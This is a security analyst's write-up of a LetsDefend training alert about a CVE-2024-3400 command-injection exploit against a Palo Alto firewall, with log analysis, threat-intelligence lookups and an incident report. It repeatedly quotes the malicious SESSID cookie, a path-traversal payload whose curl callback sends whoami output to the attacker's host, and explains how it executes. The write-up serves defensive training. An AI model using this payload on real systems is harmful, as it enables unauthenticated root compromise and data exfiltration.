

Event Information:

☆ A critical command injection vulnerability has been identified in Palo Alto Networks PAN-OS software

EventID :
249
Event Time :
Apr, 18, 2024, 03:09 AM
Rule :
SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)
Level :
Security Analyst
Hostname :
PA-Firewall-01
Destination IP Address :
172.16.17.139
Source IP Address :
144.172.79.92
HTTP Request Method :
POST
Requested URL :
172.16.17.139/global-protect/login.esp
cookie :
SESSID=../.././opt/panlogs/tmp/device_telemetry/hour/aaa`curl\${IFS}144.172.79.92:4444?user=\$(whoami)
Alert Trigger Reason :
Characteristics exploit pattern Detected on Cookie and Request, indicative exploitation of the CVE-2024-3400.
Device Action :
Allowed

Analysis Steps:

Logs were searched with IP 144[.]172.79.92 as the source and PA-Firewall-01 IP 172[.]16.17.139 as the destination in the relevant time-frame yielding the event that triggered the alert.

✓ 1 events (before Apr, 18, 2024, 03:09 PM UTC)

< Hide Fields

INTERESTING FIELDS

α type

α source_address

source_port

α destination_address

destination_port

α raw_log

Event

destination_address172.16.17.139

COOKIE

SESSID=../.././opt/panlogs/tmp/device_telemetry/hour/aaa`curl\${IFS}144.172.79.92:4444?user=\$(whoami)

URL/global-protect/login.esp

HTTP VersionHTTP/1.1

Host172.16.17.139

CookieSESSID=../.././opt/panlogs/tmp/device_telemetry/hour/aaa`curl\${IFS}144.172.79.92:4444?user=\$(whoami)

Content-Typeapplication/x-www-form-urlencoded

Content-Length158

At first not being familiar with this exploit it clearly does not resemble typical network traffic. Curl can also be made use of as a LOL binary for malicious networking purposes.

After investigating the contents of this alert I found the following:

This is a critical command injection vulnerability (scoring a maximum 10.0 on the CVSS scale) affecting the GlobalProtect feature of Palo Alto Networks PAN-OS. It allows an unauthenticated attacker to execute arbitrary commands remotely with root privileges.


- The attacker sends a malformed SESSID cookie containing a directory traversal payload (`../../../../`).
- This traversal navigates to the `/opt/panlogs/tmp/device_telemetry/hour/` directory, where the firewall's device telemetry service temporarily stores files.
- The attacker's command is injected directly into the filename they are creating.
- When the telemetry service (which runs on a scheduled cron job) processes the files in this directory, it inadvertently executes the command hidden within the filename.

As for the exact command injected into the cookie:

```
aaacurl${IFS}144.172.79.92:4444?user=$(whoami)``
```

- `curl`: For the firewall to initiate an outbound network request to their server.
- `${IFS}`: This stands for Internal Field Separator. Attackers use this Linux variable as a substitute for spaces to bypass web application filters that might block standard space characters.
- `$(whoami)`: Standard enumeration command. Because the telemetry service runs with high privileges, the output will likely be root, confirming to the attacker that they have full control.

When analysing the network logs with the Firewall as the source address we can see the attacker succeeded in having it execute the malicious code at 15:09:42:



13 seconds later, at 15:09:55, /usr/bin/python3 update.py was executed. This is the UPSTYLE backdoor, a custom Python script used heavily by threat actors (UTA0218) exploiting CVE-2024-3400 to maintain persistent, root-level access to compromised firewalls.

Apr 18 2024 15:09:55

1233

python3

systemd

/usr/bin/python3 update.py

Event Time : Apr 18 2024 15:09:55

Process ID : 1233

Target Process Command Line : /usr/libexec/mgmtsrvr/start

Image Path : /usr/bin/python3

Image Hash : 3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac

Process User : letsdefend

Parent Name : systemd

Parent Path : /lib/systemd/systemd

Command Line : /usr/bin/python3 update.py

Image Hash: 3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac

On VirusTotal we can see 37/60 Vendors list the file as malicious as of 9 days ago.

37/60

Community Score

37/60 security vendors flagged this file as malicious

3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac

3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac.py

python

cve-2024-3400

file

exploit

Size

5.01 KB

Last Analysis Date

9 days ago

Reanalyze

Similar

More

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

trojan.python.pyagent

Threat categories

trojan

Family labels

python

pyagent

upstyle

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Exploit/Python.CVE-2024-3400	AliCloud	Exploit/Python/CVE-2024-3400.Gen
ALYac	Exploit/Python.Agent	Antiy-AVL	Trojan(Exploit)/Python.CVE-2024-3400
Avast	Trojan.Generic.D22E584E	Avast	Python.Agent.WE [Trj]
AVG	Python.Agent.WE [Trj]	Axira (no cloud)	Trj.Agent.WE

The offending IP is in our CTI database with the source listed as anonymous.

DATE	DATA TYPE	DATA	TAG	DATA SOURCE
Apr, 18, 2024, 02:15 PM	IP	144.172.79.92	Malicious	Anonymous

It is external to the organisation. No emails have been received indicating penetration testing involving the IP for the relevant time period. VirusTotal indicates it is a US address associated with 144[.]172.79.92 AS 14956 (RouterHosting LLC). 11/91 security vendors flagged this IP address as malicious.

11

/ 91

Community Score

11/91 security vendors flagged this IP address as malicious

144.172.79.92 (144.172.79.0/24)
AS 14956 (RouterHosting LLC)

US | Last Analysis Date: 9 hours ago

Reanalyze More

DETECTIONDETAILSRELATIONSCOMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

ADMINUSLabs	Malicious	alphaMountain.ai	Malicious
AlphaSOC	Malware	BitDefender	Malware
Chong Lua Dao	Malicious	CyRadard	Malicious
Forcepoint ThreatSeeker	Malicious	G Data	Malware

Do you want to automate checks?

On AbuseIPDB this IP was reported 1 time with a 0% confidence of abuse.

144.172.79.92 was found in our database!

This IP was reported 1 times. Confidence of Abuse is 0%?

0%

ISP	RouterHosting LLC
Usage Type	Data Center/Web Hosting/Transit
ASN	AS14956
Domain Name	cloudzy.com
Country	United States of America
City	Miami, Florida

Based on following Playbook procedure and the analysis of available information, this alert is determined to be a successful True Positive.

Report:

Incident Summary

Analysis confirms a successful True Positive exploit of CVE-2024-3400 (Command Injection) targeting the GlobalProtect feature on PA-Firewall-01 (172.16.17.139). An external threat actor utilised a crafted SESSID cookie to inject arbitrary commands via the PAN-OS device telemetry service. Network logs and endpoint processes confirm the exploit successfully executed an outbound curl callback and deployed the "UPSTYLE" Python backdoor (update.py), indicating full compromise of the firewall appliance.

Incident Details

- **Alert Name:** SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)
- **Target Host:** PA-Firewall-01 (172[.]16.17.139)
- **Attacker IP:** 144[.]172.79.92
- **Device Action:** Allowed
- **Malicious Python File Hash:**
3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac

Analysis and Evidence

- **Attack Execution:** Network logs show an HTTP POST request targeting /global-protect/login.esp from 144[.]172.79.92. The request included a malicious cookie (SESSID=../.././opt/panlogs/tmp/device_telemetry/hour/aaacurl\${IFS}144.172.79.92:4444?user=\$(whoami)) leveraging directory traversal to plant a command within the /opt/panlogs/tmp/device_telemetry/hour/` directory.
- **Exploit Validation:** Log management confirms the dt_send telemetry service processed the file via a scheduled cron job, inadvertently executing the injected curl command at 15:09:42.
- **Backdoor Persistence:** Analysis of endpoint processes reveals the execution of /usr/bin/python3 update.py (PID 1233) at 15:09:55, exactly 13 seconds after the initial exploit. This aligns precisely with the deployment of "UPSTYLE", a custom Python backdoor used by the threat actor UTA0218 in CVE-2024-3400 campaigns to maintain persistent, root-level access.

Threat Intelligence

- **OSINT (Infrastructure):** The attacking IP (144[.]172.79.92) is an external address assigned to RouterHosting LLC in Miami, Florida.
- **Reputation:** The IP is flagged as malicious in the internal CTI database and by 11/91 security vendors on VirusTotal. The dropped UPSTYLE backdoor hash is flagged by 37/60 vendors on VirusTotal.
- **Vulnerability:** CVE-2024-3400 is a critical vulnerability (CVSS 10.0) in PAN-OS GlobalProtect that allows unauthenticated remote code execution with root privileges.

Actions Taken

1. Analysed firewall logs to identify the malicious SESSID directory traversal and command injection payload.
2. Traced system logs, confirming the PAN-OS telemetry service inadvertently executed the attacker's payload.
3. Identified the UPSTYLE Python backdoor (update.py) establishing persistence on the appliance.
4. Verified the attacker infrastructure via OSINT (VirusTotal, AbuseIPDB), confirming the IP and dropped hash are associated with known threat activity.
5. Declared the alert a successful True Positive compromise and escalated to Tier 2 for immediate incident response.

Let's Defend Result

SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)

True Positive (+5 Point)

Was the Attack Successful? (+5 Point)

What Is the Direction of Traffic? (+5 Point)

Check If It Is a Planned Test (+5 Point)

What Is The Attack Type? (+5 Point)

Is Traffic Malicious? (+5 Point)